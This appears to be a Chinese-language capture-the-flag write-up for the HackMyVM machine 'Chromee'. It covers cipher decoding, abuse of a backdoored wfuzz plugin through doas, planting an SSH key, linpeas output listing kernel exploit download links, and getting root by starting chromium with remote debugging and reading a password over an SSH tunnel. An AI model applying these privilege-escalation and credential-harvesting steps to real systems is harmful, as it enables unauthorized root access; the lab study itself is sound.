┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# identify -format "%T " cat.gif65 98 65 100 102 98 67 6 6 6 6 6 6将后面的6个6去掉扔进cyberchef中解密然后rot47解密

先加载 from decimal 模块
该模块为将字符以十进制方式计算(我们密文为十进制)
再使用rot47进行解密
得到秘钥
p3p573r
Wfuzz
先用find找到wfuzz的路径
follower@Chromee:~$ find / -name "wfuzz" 2>/dev/null/usr/local/bin/wfuzz/usr/local/lib/python3.9/dist-packages/wfuzzDoas
doas = “以另一个用户(通常是 root)身份执行命令”
follower@Chromee:/usr/local/lib/python3.9/dist-packages/wfuzz$ doas -u softly /usr/local/bin/wfuzzPassword: /usr/local/lib/python3.9/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.********************************************************* Wfuzz 3.1.0 - The Web Fuzzer ** ** Version up to 1.4c coded by: ** Christian Martorella (cmartorella@edge-security.com) ** Carlos del ojo (deepbit@gmail.com) ** ** Version 1.4d to 3.1.0 coded by: ** Xavier Mendez (xmendez@edge-security.com) *********************************************************
Usage: wfuzz [options] -z payload,params <url>
FUZZ, ..., FUZnZ wherever you put these keywords wfuzz will replace them with the values of the specified payload. FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and could be used as a base for filtering.
Examples: wfuzz -c -z file,users.txt -z file,pass.txt --sc 200 http://www.site.com/log.asp?user=FUZZ&pass=FUZ2Z wfuzz -c -z range,1-10 --hc=BBB http://www.site.com/FUZZ{something not there} wfuzz --script=robots -z list,robots.txt http://www.webscantest.com/FUZZ
Type wfuzz -h for further information or --help for advanced usage.在他的wfuzz的目录下找可以写的文件能找到file.py,cat一下
follower@Chromee:/usr/local/lib/python3.9/dist-packages/wfuzz$ cat ./plugins/payloads/file.pyimport ptypty.spawn("/bin/bash")不用想了,肯定是作者降低难度了后门都留好了
提权softly
-z file ( 挂载file载荷 -u 随意填写 )
follower@Chromee:/usr/local/lib/python3.9/dist-packages/wfuzz$ doas -u softly /usr/local/bin/wfuzz -z file -u 127.0.0.1Password: /usr/local/lib/python3.9/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.softly@Chromee:/usr/local/lib/python3.9/dist-packages/wfuzz$softly@Chromee:~$ cat user.txtflag{c5dbe81aac6438c522d2f79cc7255e6a}写入公钥
1️⃣ Kali 上输出你的公钥
┌──(root㉿kali)-[/srv]└─# cat ~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCHqJKMrL/WARp8F3ayynuSZgbglaE3RGl/ZrF2P3IioqgjHyaMFgYXFRMl6mf8I1NY2iAIv6U11BVZszc6V3KMIwoO2rd7/ORoZtg7iooX79DKsrKm7NIim8pCmioZgQ4vYcPHFoKe/9pV9x+lv9Y8VlCYu31MYgqcxNsI+XThNdG08hwPWNI4lfIB8hHExn2wWfyE/gX/VlY1nR1gR6REByYy9vulOcTZdnK54cXdVyh44E4bkaQXs3VphC6x6kpCDbJuOdn9Ukj1XKhszTcUWG3IdqHBjd06dxVLGLALpD7kqZkw//SaNMcehgoPBK1eMxNZ6jiJ6/eMo+RDeuLQp5aUmTyQnvxhSG35jKHYUQxr582eJ/iSLKmlkuoOnmxcWjm1iYcFp9iaurBEQkjK/W+m4wbL+1TJNqDNqRJtPYJhcgN8Y99odsHU4XfXHAkF+bzrO6LmCppdQyhAQt3W4rKZPOgXMR9xq3Ycng+4NbIKgy4iWthLmA8+I8vXe7U= root@kali2️⃣ 以 softly 身份写入公钥(重点)
softly@Chromee:~$ mkdir -p /home/softly/.sshsoftly@Chromee:~$ chmod 700 /home/softly/.ssh3️⃣ 设置权限
chmod 600 /home/softly/.ssh/authorized_keys4️⃣ Kali 测试
ssh -i ~/.ssh/id_rsa softly@172.16.52.238提权root
通过前面我们能知道softly可以以root用户执行:
2️⃣ permit nopass :softly as root cmd /usr/bin/chromium
→ 允许 softly 用户无密码,提权为 root 执行 /usr/bin/chromium。
3️⃣ permit nopass :softly as root cmd /usr/bin/kill
→ 允许 softly 用户无密码,提权为 root 执行 /usr/bin/kill
尝试运行/usr/bin/chromium
linpeas.sh 提权
linpeas.sh = 上机后第一时间跑的“提权体检脚本”
它不直接提权,只负责告诉你:
- 哪些地方“很可疑”
- 哪些点可能能提权
┌──(root㉿kali)-[~]└─# scp -i ~/.ssh/id_rsa /usr/share/peass/linpeas/linpeas.sh softly@172.16.52.238:/tmp/
linpeas.sh 100% 949KB 35.8MB/s 00:00softly@Chromee:/tmp$ ./linpeas.shADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.
Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html LEGEND: RED/YELLOW: 95% a PE vector RED: You should take a look to it LightCyan: Users with console Blue: Users without console & mounted devs Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs) LightMagenta: Your username
Starting LinPEAS. Caching Writable Folders... ╔═══════════════════╗═══════════════════════════════╣ Basic information ╠═══════════════════════════════ ╚═══════════════════╝OS: Linux version 5.10.0-23-amd64 (debian-kernel@lists.debian.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 20210110, GNU ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.10.179-1 (2023-05-12)User & Groups: uid=1001(softly) gid=1001(softly) grupos=1001(softly)Hostname: Chromee
[+] /usr/bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)[+] /usr/bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)
Caching directories . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . DONE
╔════════════════════╗══════════════════════════════╣ System Information ╠══════════════════════════════ ╚════════════════════╝╔══════════╣ Operative system╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploitsLinux version 5.10.0-23-amd64 (debian-kernel@lists.debian.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 20210110, GNU ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.10.179-1 (2023-05-12)Distributor ID: DebianDescription: Debian GNU/Linux 11 (bullseye)Release: 11Codename: bullseye
╔══════════╣ Sudo versionsudo Not Found
╔══════════╣ PATH╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
╔══════════╣ Date & uptimesáb 13 dic 2025 11:34:14 CET 11:34:14 up 2:55, 2 users, load average: 0,08, 0,02, 0,01
╔══════════╣ Unmounted file-system?╚ Check if you can mount umounted devicesUUID=5ed23ff9-728b-4a2d-b183-ac3d76b133ba / ext4 errors=remount-ro 0 1UUID=c68ec09b-b4a0-4264-a673-6048dcbe6db6 none swap sw 0 0/dev/sr0 /media/cdrom0 udf,iso9660 user,noauto 0 0
╔══════════╣ Any sd*/disk* disk in /dev? (limit 20)disksdasda1sda2sda5
╔══════════╣ Environment╚ Any private information inside environment variables?USER=softlySSH_CLIENT=172.16.55.179 31342 22SHLVL=1MOTD_SHOWN=pamHOME=/home/softlyOLDPWD=/home/softlySSH_TTY=/dev/pts/2LOGNAME=softly_=./linpeas.shTERM=xterm-256colorXDG_RUNTIME_DIR=/run/user/1001LANG=es_ES.UTF-8SHELL=/bin/bashPWD=/tmpSSH_CONNECTION=172.16.55.179 31342 172.16.52.238 22
╔══════════╣ Searching Signature verification failed in dmesg╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#dmesg-signature-verification-faileddmesg Not Found
╔══════════╣ Executing Linux Exploit Suggester╚ https://github.com/mzet-/linux-exploit-suggester[+] [CVE-2021-3490] eBPF ALU32 bounds tracking for bitwise ops
Details: https://www.graplsecurity.com/post/kernel-pwning-with-ebpf-a-love-story Exposure: probable Tags: ubuntu=20.04{kernel:5.8.0-(25|26|27|28|29|30|31|32|33|34|35|36|37|38|39|40|41|42|43|44|45|46|47|48|49|50|51|52)-*},ubuntu=21.04{kernel:5.11.0-16-*} Download URL: https://codeload.github.com/chompie1337/Linux_LPE_eBPF_CVE-2021-3490/zip/main Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1
[+] [CVE-2022-0847] DirtyPipe
Details: https://dirtypipe.cm4all.com/ Exposure: probable Tags: ubuntu=(20.04|21.04),[ debian=11 ] Download URL: https://haxx.in/files/dirtypipez.c
[+] [CVE-2021-4034] PwnKit
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt Exposure: probable Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,[ debian=7|8|9|10|11 ],fedora,manjaro Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)
Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/ Exposure: less probable Tags: ubuntu=(22.04){kernel:5.15.0-27-generic} Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
[+] [CVE-2022-2586] nft_object UAF
Details: https://www.openwall.com/lists/oss-security/2022/08/29/5 Exposure: less probable Tags: ubuntu=(20.04){kernel:5.12.13} Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1 Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
[+] [CVE-2021-3156] sudo Baron Samedit
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt Exposure: less probable Tags: mint=19,ubuntu=18|20, debian=10 Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit 2
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt Exposure: less probable Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10 Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html Exposure: less probable Tags: ubuntu=20.04{kernel:5.8.0-*} Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c Comments: ip_tables kernel module must be loaded
╔══════════╣ Protections═╣ AppArmor enabled? .............. You do not have enough privilege to read the profile set.apparmor module is loaded.═╣ AppArmor profile? .............. unconfined═╣ is linuxONE? ................... s390x Not Found═╣ grsecurity present? ............ grsecurity Not Found═╣ PaX bins present? .............. PaX Not Found═╣ Execshield enabled? ............ Execshield Not Found═╣ SELinux enabled? ............... sestatus Not Found═╣ Seccomp enabled? ............... disabled═╣ User namespace? ................ enabled═╣ Cgroup2 enabled? ............... enabled═╣ Is ASLR enabled? ............... Yes═╣ Printer? ....................... No═╣ Is this a virtual machine? ..... Yes (oracle)
╔══════════╣ Kernel Modules Information══╣ Kernel modules with weak perms?
══╣ Kernel modules loadable?Modules can be loaded
╔═══════════╗═══════════════════════════════════╣ Container ╠═══════════════════════════════════ ╚═══════════╝╔══════════╣ Container related tools present (if any):/usr/sbin/apparmor_parser/usr/bin/nsenter/usr/bin/unshare/usr/sbin/chroot/usr/sbin/capsh/usr/sbin/setcap/usr/sbin/getcap
╔══════════╣ Container details═╣ Is this a container? ........... No═╣ Any running containers? ........ No
╔═══════╗═════════════════════════════════════╣ Cloud ╠═════════════════════════════════════ ╚═══════╝- 判断是否有gcc
softly@Chromee:/tmp$ which gcc
/usr/bin/gcc
可以发现gcc环境存在
2.尝试pwnkit和DirtyPipe提权失败
- 结合题目名Chromee和前面得到的zeus.conf,能猜到肯定和浏览器有关系
在/media下有一个debug.kdbx
debug.kdbx
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# file debug.kdbxdebug.kdbx: PDF document, version 1.7可以发现是一个pdf文件
尝试打开
Chrome DevTools Protocol, CDPThe debugging port of Chrome is a dedicated port for remote debugging of browsers or webpages, and communication is achieved through the DevTools protocol (Chrome DevTools Protocol,CDP). Here are the details:1. Default debugging portDefault port: Chrome does not enable the debugging port by default and needs to bemanually specified.Common port numbers: Developers usually choose 9222, but it can be customized (such as 1234,8080, etc.)Chrome DevTools Protocol(CDP)
Chrome 的调试端口是一个专用端口,用于对浏览器或网页进行远程调试,通信通过 DevTools 协议(Chrome DevTools Protocol,CDP)来完成。具体说明如下:
1. 默认调试端口
默认端口:Chrome 默认不会启用调试端口,需要手动指定。
常用端口号:开发者通常使用 9222,但也可以自定义(例如 1234、8080 等)。谷歌浏览器自带这个工具chrome://inspect/,还有这个9222的默认端口
softly@Chromee:/tmp$ doas -u root /usr/bin/chromium --no-sandbox[7767:7767:1213/115924.194397:ERROR:process_singleton_posix.cc(353)] The profile appears to be in use by another Chromium process (6169) on another computer (pepster). Chromium has locked the profile so that it doesn't get corrupted. If you are sure no other processes are using this profile, you can unlock the profile and relaunch Chromium.[7767:7767:1213/115924.194451:ERROR:message_box_dialog.cc(146)] Unable to show a dialog outside the UI thread message loop: Chromium - The profile appears to be in use by another Chromium process (6169) on another computer (pepster). Chromium has locked the profile so that it doesn't get corrupted. If you are sure no other processes are using this profile, you can unlock the profile and relaunch Chromium.softly@Chromee:/tmp$ [7787:7787:0100/000000.199709:ERROR:zygote_linux.cc(662)] write: Broken pipe (32)目前已知直接打开浏览器会报错(由于靶机无GUI界面)
在网上查到开启远程debug的命令
doas /usr/bin/chromium --headless --remote-debugging-port=9222 --no-sandbox http://127.0.0.1因为靶机没有桌面,所以一定要带上–headless,不然会报错,启动好后再用socat端口转发
scp /usr/bin/socat softly@172.16.52.238:~
//别传,传的是kali版本的无法在靶机上使用──(root㉿kali)-[/usr]└─# ssh -N -L 9999:127.0.0.1:9222 softly@172.16.52.238用谷歌浏览器连接,打开第一个连接
打开chrome
chromium使用 Chrome 进入调试页面 **chrome://inspect/#devices**
点击 configure

Done 之后会出现两个 URL
点击第一个进行查看


等一会就会发现向127.0.0.1/post.php发送一个key,
UGhhbnRvbSBFbmdhZ2UK不用base64解码,这个就是root的密码。
chromium的远程端口必须要是9222默认端口
root@Chromee:~# cat root.txtflag{e96f7a29ba633b4e43214b43d1791074}关于端口转发
┌──(root㉿kali)-[/usr]└─# ssh -N -L 9999:127.0.0.1:9222 softly@172.16.52.238我在 Kali 打开一个洞,洞的另一头是靶机本地 Chromium 的 9222。
1️⃣ ssh softly@172.16.52.238
这一步只是:
- 用 SSH 登录靶机
- 建立一条加密隧道
2️⃣ -L 9999:127.0.0.1:9222(核心)
格式是固定的:
-L <本地端口>:<目标地址>:<目标端口>套进你的命令就是:
| 部分 | 含义 |
|---|---|
9999 | Kali 本地监听的端口 |
127.0.0.1 | 在靶机上的地址 |
9222 | 靶机 Chromium 的 DevTools 端口 |
⚠️ 关键理解:
- 这个
127.0.0.1不是 Kali 的 - 而是 “在靶机那一端” 的 localhost
3️⃣ -N 是干嘛的?
-N意思是:
不执行任何远程命令
也就是说:
- 不给你 shell
- 不跑 bash
- 只维持端口转发
👉 这是专门给“纯转发”用的选项